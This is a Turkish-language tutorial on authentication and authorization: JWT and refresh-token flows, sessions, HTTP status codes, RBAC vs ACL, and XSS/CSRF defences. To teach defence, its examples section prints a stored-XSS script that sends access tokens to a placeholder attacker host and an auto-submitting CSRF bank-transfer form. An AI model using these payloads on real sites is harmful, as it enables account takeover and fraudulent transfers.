

Authentication & Authorization: Giriş Seviyesi Rehberi

Ömer Faruk Yavuz

Kasım 2025

Giriş

Modern yazılım sistemlerinde kimlik doğrulama (authentication) ve yetkilendirme (authorization), güvenli bir mimarinin en temel yapı taşlarını oluşturur. Bir uygulamanın kullanıcıyı tanıyabilmesi, kullanıcıya uygun hakları ataması ve güvenli bir oturum sürdürebilmesi; hem kullanıcı deneyimi hem de güvenlik açısından kritik öneme sahiptir.

Bu doküman, kimlik doğrulama dünyasında kullanılan modelleri, token yapıları, session yönetimi, OAuth2 gibi modern standartları, web ve mobil istemcilerin farklı güvenlik ihtiyaçlarını, XSS/CSRF gibi saldırı türlerini ve bunlara karşı alınması gereken önlemleri sistematik bir biçimde ele almak amacıyla hazırlanmıştır.

Amacımız, karmaşık güvenlik kavramlarını yalın bir dille anlatmak ve günümüzde SPA, mobil uygulamalar ve API tabanlı sistemlerde kullanılan authentication mimarilerinin nasıl çalıştığını bütünsel şekilde ortaya koymaktır.

Bu rehber, hem giriş seviyesinde net bir kavrayış sağlamak isteyen geliştiriciler hem de modern kimlik doğrulama mimarilerini pratik örneklerle pekiştirmek isteyen ileri seviye yazılımcılar için kapsamlı bir başvuru niteliği taşır.

Authentication Nedir?


Authentication, bir isteği yapan kullanıcının **kim olduğunu doğrulama** sürecidir. Süreç şu dört adımda işler:

1. **Claim:** Kullanıcı kimlik beyanında bulunur (örn. “Ben omer@example.com’um.”).
2. **Proof:** Bu iddiayı bir kanıt ile ispat eder (şifre, OTP, access token, OAuth token).
3. **Verify:** Sistem kanıtın doğru olup olmadığını kontrol eder.
4. **Session / Token:** Doğrulama başarılıysa kullanıcıya bir oturum/kimlik kartı verilir.

Neden Authentication Gereklidir?

- Sisteme anonim herkesin girmemesi için.
- Kullanıcıya özel verilerin korunması için.
- Rol ve yetki sistemlerinin (admin, user) çalışması için.
- Rate limit işlemlerinin kullanıcı bazlı yapılabilmesi için.
- Transaction, audit ve logging yapılabilmesi için.
- Fraud ve kötüye kullanımın engellenmesi için.

Authentication Sürecinin Görsel Özeti



Authentication Nasıl Çalışır?

Authentication süreci üç aşamadan oluşur.

Identity Claim (Kimlik Beyanı)

Kullanıcı kim olduğunu *idda eder*:

- “Ben omer@yavuz.com’um.”
- “Bu token bana ait.”
- “Bu cihaz bana ait.”

Henüz doğruluk bilinmez.

Proof of Identity (Kimlik Kanıtı)

Kullanıcı, beyanını ispatlayan bir kanıt sunar.

Bildikleriniz

- Şifre
- PIN
- Secret

Sahip olduklarınız

- Telefon (OTP)
- Donanım anahtarı (YubiKey)
- Access token / Refresh token

Biyometri

- FaceID
- Parmak izi
- Ses izi

Verify (Doğrulama)

Sunucu, kullanıcının sunduğu kanıtın geçerli olup olmadığını matematiksel olarak doğrular:

- Şifre hash karşılaştırması yapılır.
- OTP sunucu tarafındaki sır ile eşleşir.
- JWT imzası doğrulanır (HMAC veya RSA).
- Refresh token’ın geçerlilik süresi ve bütünlüğü kontrol edilir.
- Cihaz sertifikası doğrulanır.

Eğer doğrulama başarısız olursa süreç burada sona erer.

Session / Token Üretimi

Kimlik doğrulandıktan sonra sistem kullanıcıya oturum izni verir:

- Sunucu tarafı oturum (cookie-based session)
- JWT access token (stateless)
- OAuth access token
- API key veya device token

Authentication Türleri

Username ve Password

En temel yöntemdir; modern sistemlerde genelde tek başına yeterli değildir.

Token-Based Authentication

JWT (stateless)

- Sunucu token saklamaz.
- Token içinde userId, role, expiry bulunur.
- Her istekte **Authorization: Bearer ...** olarak gönderilir.

Session (stateful)

- Sunucu bir session store tutar (Redis).
- İstemci sadece session id içeren bir cookie taşır.

API Key Authentication

Genelde server-to-server iletişimde kullanılır.

Örnek: Sunucu Tarafının Harita Servisine İstek Atması

GET <https://maps.example.com/api/v1/coords?city=ankara>
X-API-Key: abc123

Sunucu, sabit bir API key ile kimlik doğrular.

4. OAuth2 / OIDC

Google, Apple, GitHub login gibi modern giriş yöntemlerini kapsar.

- Auth işlemi 3rd party sağlayıcıya yönlendirilir.
- Kullanıcı doğrulanır.
- Access token backend'e döner.

5. MFA / 2FA

Kullanıcının iki farklı yöntemle doğrulanması:

- Şifre + OTP
- Şifre + YubiKey

6. Passwordless Authentication

Şifresiz giriş yöntemleri:

- Magic link
- OTP ile giriş
- WebAuthn (FaceID, TouchID)

Authentication'da Kullanılan Mekanizmalar

Hashing (Şifre Saklama)

Şifreler geri döndürülemez hash olarak saklanır. Modern algoritmalar:

- bcrypt
- scrypt
- argon2

Signing (JWT İmzalama)

`HMACSHA256(header + payload)`

Sunucu token'ı verify eder.

Encryption (Şifreleme)

Bazı token içerikleri gizlenir.

Doğru Authentication Nasıl Anlaşılır?

- Şifreler plain-text saklanmaz.
- Access token short-lived'tir.
- Refresh token HttpOnly cookie ile korunur.
- MFA seçeneği vardır.
- JWT içinde kritik veri yer almaz.
- Token revocation mekanizması mevcuttur.
- Failed login attempt rate-limit vardır.
- Session fixation ve CSRF düşünülmüştür.

Session Nedir?

Session, oturum bilgilerinin **sunucu tarafında saklanmasıdır**.

- Kullanıcı giriş yapınca: `sessionId` → `userId` kaydı oluşturulur.
- Client yalnızca `sessionId` taşır (genelde HttpOnly cookie içinde).
- Backend her request'te bu ID üzerinden kullanıcıyı bulur.
- **Avantaj:** Daha güvenli, revoke işlemi kolay.
- **Dezavantaj:** Sunucuda state tutulduğu için ölçekleme zordur.

Token Nedir?

Token, kullanıcının kimliğini **kendi içinde taşıyan imzalı bir kimlik kartıdır**. En yaygın tür: JWT.

- Backend hiçbir session tutmaz (stateless).
- Token'ın içinde: `sub`, `exp`, roller vb. bilgiler bulunur.
- Backend sadece token imzasını doğrular ve payload'ı okur.

Access Token ve Refresh Token Nedir?

Access Token Nedir?

- Kullanıcının **kimliği doğrulandıktan sonra** verilen kısa ömürlü bir yetki belgesidir.
- API'lere erişmek için her istekte "Authorization: Bearer token" olarak gönderilir.
- İçinde genellikle şu bilgiler bulunur: userId, roller, token süresi.
- Ömrü kısa tutulur (5–15 dakika) çünkü ele geçirilirse saldırgan bu süre boyunca sistemde işlem yapabilir.
- Sunucu tarafından imza doğrulaması ile validate edilir (HMAC veya RSA).

Refresh Token Nedir?

- Access token süresi dolduğunda, **yenisini üretmek için kullanılan uzun ömürlü** bir kimlik yenileme belgesidir.
- Kullanıcıyı tekrar giriş yaptırmadan oturumu sürdürmeyi sağlar.
- Genellikle haftalarca veya aylarca geçerlidir.
- Güvenlik nedeniyle **HttpOnly + Secure cookie** içinde saklanır (JavaScript erişemez).
- Refresh token **sadece yeni access token üretir**, başka bir şey yapamaz.

Neden İki Ayrı Token Var?

- Access token saldırganın eline geçerse zarar kısa süresince diye kısa ömürlüdür.
- Kullanıcıyı sürekli login etmeye zorlamamak için uzun ömürlü refresh token kullanılır.
- Refresh token güvenli bir alanda tutulduğu için risk çok düşüktür.
- Böylece hem güvenlik hem kullanım kolaylığı sağlanır.

Tarayıcılar XSS'e Karşı Korur mu?

Tarayıcılar bazı güvenlik önlemleri sağlasa da, **XSS (Cross-Site Scripting) saldırılarına karşı uygulamayı doğrudan koruyamaz**. Bunun nedeni XSS açıklarının tarayıcıda değil, geliştiricinin uygulama kodunda ortaya çıkmasıdır.

1. Chrome Kötü Niyetli JavaScript'i Ayırt Edemez

Tarayıcı için hem sizin yazdığınız kod hem de saldırganın sızdırdığı kod **aynı kaynaktan gelen normal JavaScript** olarak görünür. Bu nedenle Chrome, DOM manipülasyonunun "kötü" olup olmadığını anlayamaz.

2. XSS Varsa localStorage'daki JWT Kesin Olarak Çalınır

localStorage tamamen JavaScript erişimlidir. Bir XSS açığı varsa saldırgan şu kodu çalıştırabilir:

```
const token = localStorage.getItem("access_token");  
sendToAttacker(token);
```

Chrome bunu engelleyemez; uyarı vermez, tespit edemez.

3. HttpOnly Cookie Bu Yüzden Güvenlidir

- JavaScript **HttpOnly** cookie'lere erişemez.
- XSS olsa bile `document.cookie` içerikleri okunamaz.
- Bu Chrome'un sağladığı en önemli korumalardan biridir.

Ancak önemli bir nokta vardır:

HttpOnly cookie çalınmaz, fakat XSS saldırısının sayfa içinde **kullanıcı adına işlem yapmasına engel olmaz**.

Bunun sebebi, HttpOnly cookie'lerin istekle birlikte otomatik gönderilmesidir.


4. XSS ve HttpOnly Cookie Durumunda Ne Olur?

Saldırgan cookie'yi okuyamaz fakat şu tarz istekleri tetikleyebilir:

```
fetch("/api/transfer-money", {  
  method: "POST",  
  body: JSON.stringify({ amount: 1000 })  
});
```

Bu durumda anti-CSRF mekanizmaları gereklidir.

Access Token ve Refresh Token Üretim Akışı



Örnek Login Akışı

Aşağıda bir kullanıcı oturum açtığında (login), **access token** ve **refresh token** üretme süreci hem backend hem frontend açısından adım adım gösterilmiştir.

1. Kullanıcının Login Olması

Kullanıcı e-posta ve şifreyi frontend üzerinden backend'e gönderir:

POST /login

Body:

```
{
  "email": "omer@example.com",
  "password": "123456"
}
```

Frontend tarafında istek:

```
fetch("/login", {
  method: "POST",
  headers: { "Content-Type": "application/json" },
  credentials: "include", // cookie almak için zorunlu
  body: JSON.stringify({ email, password })
});
```

2. Backend Şifreyi Doğrular

Backend, kullanıcının şifresini bcrypt/scrypt/argon2 hash'i ile doğrular. Her şey doğruysa token üretim aşamasına geçilir.

3. Access Token Oluşturma

Backend kısa ömürlü bir JWT üretir:

```
const accessToken = jwt.sign(
  { userId: user.id, role: user.role },
  ACCESS_TOKEN_SECRET,
  { expiresIn: "15m" } // kısa ömürlü
);
```

Bu token üç parçadan oluşur:

- Header (alg, typ)
- Payload (userId, role, exp)
- Signature (secret ile imzalanır)

Örnek:

xxxxx.yyyyyy.zzzzz

4. Refresh Token Oluşturma

Access token üretildikten sonra uzun ömürlü bir refresh token oluşturulur:

```
const refreshToken = crypto.randomBytes(64).toString("hex");
```

Özellikleri:

- Rastgele 128 karakterlik bir secret string
- JWT değildir
- İçinde userId bile bulunmaz
- Tahmin edilemez (*2⁵¹² olasılık*)

5. Refresh Token'ın Veritabanına Kaydedilmesi

Backend refresh token'ı DB'ye kaydeder:

```
await db.RefreshToken.create({
  token: refreshToken,
  userId: user.id,
  expiresAt: now + 30 gün
});
```

Bu sayede:

- refresh token çalınırsa iptal edilebilir,
- logout yapılırca silinebilir,
- çoklu cihaz oturumları yönetilebilir,
- refresh token rotation uygulanabilir.

6. Refresh Token'ın HttpOnly Cookie'ye Yazılması

Refresh token frontend'e verilmez; tarayıcıda HttpOnly cookie içine yazılır:

```
res.cookie("refresh_token", refreshToken, {
  httpOnly: true,
  secure: true,
  sameSite: "strict",
});
```

Bu cookie:

- JavaScript tarafından okunamaz,
- XSS ile çalınmaz,
- Her istekte backend'e otomatik gönderilir.

7. Access Token'ın Frontend'e Gönderilmesi

Backend access token'ı JSON body içinde gönderir:

```
{
  "accessToken": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...",
  "user": { "id": 52, "email": "omer@example.com" }
}
```

Frontend token'ı **memory**'de saklar (localStorage'a değil).

```
window.accessToken = data.accessToken;
```

8. Frontend API İsteklerini Access Token ile Yapar

```
fetch("/api/profile", {
  headers: {
    "Authorization": "Bearer " + window.accessToken
  }
});
```

9. Access Token Süresi Biterse

Backend 401 döner. Frontend yeni access token almak için /refresh çağrısı yapar:

```
const response = await fetch("/refresh", {
  method: "POST",
  credentials: "include" // refresh cookie otomatik gider
});
```

10. /refresh Endpoint Yeni Access Token Üretir

Backend geçerli bir refresh token bulduğunda yeni bir access token oluşturur:

```
const newAccessToken = jwt.sign(
  { userId: savedToken.userId },
  ACCESS_TOKEN_SECRET,
  { expiresIn: "15m" }
);
```

11. Frontend Yeni Access Token'ı Belleğe Alır

Frontend, backend'den dönen yeni access token'ı alır ve uygulama içinde **kalıcı depolarda (localStorage, sessionStorage) değil, yalnızca memory'de (RAM)** saklar. Bu, XSS saldırılarında token'ın çalınmasını büyük ölçüde engeller.

En basit örnek:

```
window.accessToken = data.accessToken;
```

Veya Angular/React gibi frameworklerde bu değer genellikle bir servis, state veya değişken içinde tutulur:

```
// Angular örneği (AuthService içinde)
this.authService.setAccessToken(data.accessToken);

// React örneği (state içinde)
setAccessToken(data.accessToken);
```

Bu aşamadan sonra frontend tüm API isteklerini yeniden:

```
Authorization: Bearer <newAccessToken>
```

şeklinde göndermeye devam eder.

Access token hiçbir zaman localStorage veya sessionStorage gibi XSS'e açık depolarda saklanmaz; yalnızca kısa ömürlü olduğu için memory'de tutulur.

12. Kullanıcı İşlemine Sorunsuz Devam Eder

Access token yenilendiği için kullanıcı hiçbir kopukluk yaşamadan uygulamayı kullanmaya devam eder. Görsel bir değişiklik olmaz; yenileme işlemi tamamen arka planda gerçekleşmiştir.

13. Refresh Token da Süresi Dolmuşsa

Eğer refresh token da süresini doldurmuşsa backend şu yanıtı döner:

```
403 Forbidden
"Refresh token expired"
```

Bu durumda frontend artık yeni access token üretemez ve kullanıcıyı yeniden giriş (login) ekranına yönlendirir.

14. Özet Akış

1. Access token 15 dakika boyunca API isteklerinde kullanılır.
2. Access token süresi dolunca backend 401 döner.
3. Frontend otomatik olarak /refresh çağrısı yapar.
4. Refresh token HttpOnly cookie içinden otomatik gelir.
5. Backend refresh token'ı doğrular.
6. Backend yeni bir access token üretir.
7. Frontend yeni access token'ı belleğe alır.
8. Kullanıcı uygulamayı kesintisiz kullanmaya devam eder.
9. Refresh token süresi dolmuşsa kullanıcı yeniden login olur.

Authorization Nedir?

Her request'te token doğrulandıktan sonra, sistem kullanıcının rollerini ve izinlerini kontrol eder. "Ne yapmaya yetkin var?" sorusunu cevaplandırır.

HTTP Error Kodları

1xx – Informational

Genellikle tarayıcı tarafından yönetilir; uygulama seviyesinde pek kullanılmaz.

- **100 Continue:** İstek devam edebilir (genelde büyük body'lerde).
- **101 Switching Protocols:** Protokol değiştiriliyor (WebSocket).

2xx – Success

Başarılı istekler.

- **200 OK:** Başarılı yanıt.
- **201 Created:** Yeni kaynak oluşturuldu (POST).
- **202 Accepted:** İşlem alındı ama henüz tamamlanmadı (async).
- **204 No Content:** Başarılı ama yanıt body yok (DELETE sonrası).

3xx – Redirection

Yönlendirme gerektiren durumlar.

- **301 Moved Permanently:** Kalıcı yönlendirme.
- **302 Found:** Geçici yönlendirme.
- **307 Temporary Redirect:** Aynı metotla yönlendir.
- **308 Permanent Redirect:** Kalıcı, HTTP metodu korunur.

4xx – Client Error

İstekle ilgili hatalar.

- **400 Bad Request:** Gönderilen veri hatalı veya eksik.
- **401 Unauthorized:** Authentication başarısız. Kimlik doğrulanmadı.
- **403 Forbidden:** Authentication başarılı ama yetki yok. Authorization reddi.
- **404 Not Found:** İstenen kaynak bulunamadı.
- **405 Method Not Allowed:** Endpoint var ama bu HTTP metodu desteklenmiyor.
- **406 Not Acceptable:** Sunucu, client'ın istediği formatı üretemiyor.
- **408 Request Timeout:** İstek çok uzun sürdü, sunucu beklemeyi kesti.
- **409 Conflict:** Kaynak üzerinde çakışma. (örn. aynı kullanıcı adı)
- **410 Gone:** Kaynak kalıcı olarak kaldırıldı.
- **413 Payload Too Large:** Gönderilen body çok büyük.
- **415 Unsupported Media Type:** Gönderilen içerik türü desteklenmiyor.
- **429 Too Many Requests:** Rate limit aşıldı.

5xx – Server Error

Sunucuda meydana gelen hatalar.

- **500 Internal Server Error:** Sunucu tarafı beklenmeyen hata.
- **501 Not Implemented:** Endpoint var ama henüz implemente edilmemiş.
- **502 Bad Gateway:** Reverse proxy, upstream servisten hata aldı.
- **503 Service Unavailable:** Servis geçici olarak durduruldu (bakım).
- **504 Gateway Timeout:** Upstream servis zamanında cevap vermedi.

HTTP Hata Kodlarının Dışa Sunulmasının Güvenlik ve Tasarım Açısından Değerlendirilmesi

Hata kodlarının dışarıya verilmesi API tasarımında önemli bir konudur. Client uygulamalarının doğru davranabilmesi için belirli hata kodlarını almaları gerekir; ancak fazla iç detayın dışarıya verilmesi güvenlik açıklarına yol açabilir.

1. Neden Hata Kodları Dışarıya Sunulur?

- İstemcinin isteğin neden başarısız olduğunu anlayabilmesi için.
- Hatalı alanların veya eksik parametrelerin client tarafından düzeltilmesi için.
- Authentication veya rate limit gibi durumların doğru yönetilebilmesi için.

Örnekler:

- **400 Bad Request:** Gönderilen veri yanlış.
- **401 Unauthorized:** Access token geçersiz.
- **403 Forbidden:** Yetki yok.
- **404 Not Found:** Endpoint bulunamadı.
- **429 Too Many Requests:** Rate limit aşıldı.

2. Ancak Fazla Detay Vermek Güvenlik Açığıdır

Aşağıdaki hata mesajları saldırgana bilgi sızdırır:

- “User not found” → e-mail enumeration
- “Password wrong” → brute force hızlanır
- “DB connection failed at 10.2.1.45” → iç ağ ifşası
- “Invalid JWT signature at position 23” → token yapısının ifşası

Bu nedenle dışarıya verilen hata mesajları **minimum seviyede** tutulmalıdır.

3. Public API İçin En Güvenli Yaklaşım

- **400:** “Invalid request”
- **401:** “Unauthorized”
- **403:** “Forbidden”
- **404:** “Not found”
- **429:** “Too many requests”
- **500:** “Server error”

Asla dışarıya verilmemesi gereken örnek mesajlar:

- “User not found: omer@example.com”
- “Database connection refused at 10.0.0.5:3306”
- “SQL syntax error near ORDER BY”
- “JWT signature mismatch”

4. Detaylı Hatalar Sadece Loglara Yazılmalıdır

Üretim (production) ortamında:

- Client'a sade hata kodu verilir,
- Ancak log sistemine detaylı hata yazılır:
 - Stack trace
 - IP ve kullanıcı bilgisi
 - Upstream servis hatası
 - Database hatası
 - JWT decode sonucu

Bu bilgiler yalnızca güvenli log sistemlerinde tutulur (ELK, Grafana, Datadog, Sentry vb.)

RBAC vs ACL

RBAC (Role-Based Access Control)

RBAC, erişim kontrolünün **roller** üzerinden tanımlandığı bir modeldir. Kullanıcıların doğrudan izinlere değil, belirli rollerin sahip olduğu izin setlerine atanması esasına dayanır.

Temel Özellikler

- Kullanıcıya doğrudan izin verilmez; bunun yerine **roller atanır** (admin, editor, user).
- Her rol, bir veya daha fazla **izin paketinden oluşur**.
- İzin yönetimi merkezi bir şekilde rol üzerinden yapılır.
- Roller organizasyon yapılarındaki pozisyonları veya görevleri temsil eder.
- Değişiklik yapmak kolaydır: Bir role yeni izin eklemek, o role bağlı tüm kullanıcıları otomatik etkiler.
- Büyük ölçekli sistemlerde yönetimi sadeleştirir.

Avantajları

- Kolay yönetilebilirlik ve ölçeklenebilirlik.
- Organizasyonel yapılara doğal uyum sağlar.
- Role göre toplu izin değişiklikleri yapılabilir.

Dezavantajları

- Çok spesifik kullanıcı bazlı izin gereksinimlerinde yetersiz kalır.
- Bazı durumlarda “role explosion” (rol patlaması) yaşanabilir.

ACL (Access Control List) / Permission-Based Model

ACL modeli, erişim kontrolünü roller yerine **tekil izinlere** dayandırır. Her kullanıcıya spesifik olarak hangi işlemleri yapabileceği açıkça atanabilir.

Temel Özellikler

- Her işlem veya kaynak için **tekil izinler** tanımlanır (read_user, update_order, delete_invoice).
- Kullanıcılara bu izinler doğrudan atanabilir.
- Roller zorunlu değildir; her şey kullanıcı seviyesinde tanımlanabilir.
- Kullanıcıların çok hassas veya çok detaylı yetkilere sahip olması gerektiğinde idealdir.

Avantajları

- En ince ayrıntıya kadar yetkilendirme yapılabilir.
- Spesifik kullanıcı senaryolarına hızlıca uyum sağlar.
- Hiçbir rol yapısına bağlı kalmadan dinamik yetki atanabilir.

Dezavantajları

- Büyük sistemlerde yönetim karmaşık hale gelir.
- Yüzlerce izin olduğunda bu izinleri kullanıcıya tek tek atamak zorlaşır.
- Düzenli bir izin politikası uygulanmazsa “permission chaos” oluşur.

RBAC ve ACL’in Birlikte Kullanılması

Birçok modern sistem her iki modeli birlikte kullanır:

- **Rol** → geniş yetki seti sağlar.
- **ACL** → rol üzerinde ince ayar yapmayı sağlar.

Örneğin:

- Bir kullanıcıya “editor” rolü verilir (genel izin seti).
- Ardından bu kullanıcıya ek olarak “publish_article” izni atanır.
- Veya tam tersine rolündeki bir izin “deny” edilerek kısıtlama yapılır.

Bu yöntem *RBAC + ACL hybrid model* olarak bilinir.

Kısa Özet

RBAC role odaklıdır: kullanıcı → rol → izin zinciri.

ACL izin odaklıdır: kullanıcı → izin ilişkisi doğrudan tanımlanır.

RBAC yönetimi kolaylaştırır; ACL ince ayar sağlar.

CSRF (Cross-Site Request Forgery)

CSRF, saldırganın kullanıcının tarayıcısını kandırarak **kullanıcı adına istek göndermesini sağlayan** bir saldırı türüdür. Tarayıcı, cookie'leri otomatik gönderdiği için HttpOnly cookie kullanımı **XSS'e karşı korur ancak CSRF'ye karşı korumaz**.

CSRF'nin Temel Mantığı

Saldırgan, kurbanın tarayıcısını şu isteği tetiklemeye zorlayabilir:

```
POST https://bank.com/api/transfer
Cookie: session_id=abc123 // otomatik gönderilir
Body: { "amount": 1000 }
```

Kurban hiçbir işlem yapmasa bile tarayıcı cookie'yi gönderir ve bankanın sunucusu bu isteği kullanıcı tarafından yapılmış sanır.

Access Token Header'da Olduğunda CSRF Neden Çalışmaz?

- CSRF yalnızca cookie tabanlı oturumlarda etkilidir.
- Access token her istekte **Authorization: Bearer ...** header'ında gönderildiği için tarayıcı bunu otomatik ekleyemez.
- Dolayısıyla saldırganın tarayıcıyı kandırması işe yaramaz.

Refresh Token Cookie'de Olduğunda CSRF Riskinin Artması

Refresh token şu şekilde saklanır:

- HttpOnly
- Secure
- SameSite=Lax veya Strict

HttpOnly → XSS'e karşı korur Ancak CSRF → Cookie otomatik gönderildiği için risklidir.

CSRF'den Korunma Yöntemleri

- **SameSite=Strict** veya **SameSite=Lax** cookie ayarı
- Anti-CSRF token (double submit token)
- Origin/Referer doğrulaması
- “State Parameter” (OAuth2)

XSS vs CSRF Karşılaştırması

Aşağıdaki tablo, XSS (Cross-Site Scripting) ve CSRF (Cross-Site Request Forgery) saldırı türlerinin temel farklarını karşılaştırmalı olarak özetler.

Özellik	XSS (Cross-Site Scripting)	CSRF (Cross-Site Request Forgery)
Amaç	Kullanıcının tarayıcısında kötü amaçlı JavaScript çalıştırmak	Kullanıcının tarayıcısını kandırarak yetkili istek göndermek
Ne yapabilir?	Token çalmak, DOM'u manipüle etmek, kullanıcı adına işlem yapmak	Kullanıcı adına istek tetiklemek, para transferi gibi işlemleri başlatmak
JavaScript çalıştırabilir mi?	Evet, doğrudan	Hayır, yalnızca istek tetikler
Token çalabilir mi?	Evet (localStorage, sessionStorage, JS erişilebilir cookie)	Hayır (cookie'yi okuyamaz, sadece gönderir)
HttpOnly Cookie etkilenir mi?	Çalınmaz ama saldırgan yine de işlemleri tetikleyebilir	Cookie otomatik gönderildiği için risk vardır
Kullanıcı adına işlem yapabilir mi?	Evet	Evet
Savunma yöntemleri	XSS filtering, CSP, input sanitization	SameSite cookie, anti-CSRF token, Origin/Referer kontrolü
Nereden kaynaklanır?	Uygulama içinde kontrolsüz veri render edilmesi (frontend açığı)	Cookie tabanlı oturumların tarayıcı tarafından otomatik gönderilmesi
Etki alanı	Çok yüksek – saldırgan tarayıcıda tam kontrol elde edebilir	Orta – sadece izin verilen endpoint'lere istek gönderebilir

Kısa Özet: XSS = JavaScript sokma ve token çalma saldırısı. CSRF = Tarayıcıyı kandırarak kullanıcı adına istek gönderme saldırısı.

XSS ve CSRF Basit Örnekleri

1. XSS Örneği: Yorum Alanına Zararlı Kod Eklenmesi

Bir forum sitesinde kullanıcı yorumları HTML filtrelenmeden yayınlanıyorsa, saldırgan yorum olarak aşağıdaki kodu ekleyebilir:

```
<script>
fetch("https://attacker.com/steal?token=" + localStorage.getItem("access_token"));
</script>
```

Bu yorumu görüntüleyen her kullanıcının tarayıcısında JavaScript çalışır ve kullanıcının access token'ı saldırgana gönderilir. Böylece saldırgan hesapları ele geçirebilir.

2. CSRF Örneği: Para Transferi Formunun Otomatik Gönderilmesi

Kullanıcı bankaya giriş yapmış ve tarayıcısında geçerli bir oturum cookie'si bulunuyorsa, saldırgan kendi sitesine aşağıdaki HTML kodunu yerleştirebilir:

```
<form action="https://bank.com/transfer" method="POST">
  <input type="hidden" name="amount" value="10000">
  <input type="hidden" name="to" value="attacker">
</form>

<script>
document.forms[0].submit();
</script>
```

Kullanıcı bu saldırgan siteyi ziyaret ettiği anda tarayıcı otomatik olarak bankanın cookie'sini gönderir ve kullanıcı fark etmeden para transferi gerçekleşir.

Token Çalınırsa Ne Olur? Bir Güvenlik Analizi

1. Access Token Çalınırsa Ne Olur?

Zarar süresi access token'ın yaşam süresi kadardır.

Saldırgan:

- Kullanıcı adına API çağrılarını yapabilir.
- Hesap içi işlemleri gerçekleştirebilir.

Ancak:

- Access token kısa ömürlü olduğu için risk sınırlıdır.
- Refresh token olmadan oturumu uzatamaz.

2. Refresh Token Çalınırsa Ne Olur?

Refresh token en kritik bilgidir:

- Yeni access token üretebilir.
- Süresiz oturum yenileyebilir.
- Kullanıcı tamamen ele geçirilebilir.

Bu nedenle şu şekilde korunmalıdır:

- HttpOnly cookie
- Secure flag
- SameSite ayarı
- Token rotation
- IP + User-Agent bağlama (opsiyonel)

3. Replay Attacks (Yeniden Oynatma) Nasıl Engellenir?

Replay attack, daha önce yapılmış geçerli bir isteğin **ele geçirilip aynen yeniden gönderilmesi** ile gerçekleşen bir saldırı türüdür. Sistem isteğin orijinal olup olmadığını anlayamazsa, işlem *ikinci kez* çalışabilir. Bu durum özellikle ödeme, transfer, kimlik doğrulama ve yetkilendirme akışlarında kritik bir güvenlik açığıdır.

Replay saldırılarını engellemek için aşağıdaki yöntemler kullanılır:

1. Access Token'ın Kısa Ömürlü Olması (Short-Lived Tokens)

Stateless mimaride kullanılan JWT gibi access token'ların yaşam süresi kısa tutulur (örneğin 5–15 dakika). Token ele geçirilse bile saldırganın yeniden oynatma için kullanabileceği zaman penceresi çok dar olur. Bu yöntem, risk yüzeyini azaltır ve replay saldırılarının etkisini minimuma indirir.

2. Refresh Token Rotation (Tek Kullanımlık Refresh Token)

Her refresh token yalnızca bir kez kullanılabilir. Client access token yenilemek istediğinde:

- Sunucu yeni bir refresh token üretir,
- Eski refresh token'ı geçersiz kılar,
- Eski token tekrar kullanılırsa *replay attack* olarak algılar.

Bu teknik OAuth 2.1 tarafından önerilen en güçlü koruma yöntemlerinden biridir. Bir refresh token'ın ikinci kez kullanılması sistem tarafından saldırı sinyali olarak yorumlanır.

3. **Nonce veya Request ID Kullanımı (Tek Seferlik Benzersiz İstek Kimliği)**
Her isteğe benzersiz bir kimlik (nonce veya request_id) eklenir. Sunucu bu kimliği kısa süreli olarak saklar. Aynı nonce tekrar gelirse sistem bunu *yeniden oynatma giriřimi* olarak işaretler ve isteęi reddeder. Bu yöntem özellikle ödeme sistemleri, finansal transferler ve idempotent olmayan işlemlerde yaygındır.

Bu üç yöntemin birlikte kullanılması, hem token tabanlı kimlik doğrulama sistemlerinde hem de yüksek güvenlik gerektiren finansal API'larda replay saldırılarına karşı güçlü koruma sağlar.

4. Token Rotation

Her refresh isteęinde:

- Mevcut refresh token invalid edilir.
- Yeni bir refresh token üretilir.

Bu sayede çalınan refresh token **bir kez kullanıldıktan sonra işe yaramaz** hale gelir.

5. Session Hijacking Tespiti

Anormal durumlar:

- Aynı refresh token iki farklı IP'den kullanılıyor.
- Aynı token kısa süre içinde birden fazla yerde görülüyor.
- User-Agent farklı.

Bu durumda sistem kullanıcıyı force logout yapmalıdır.

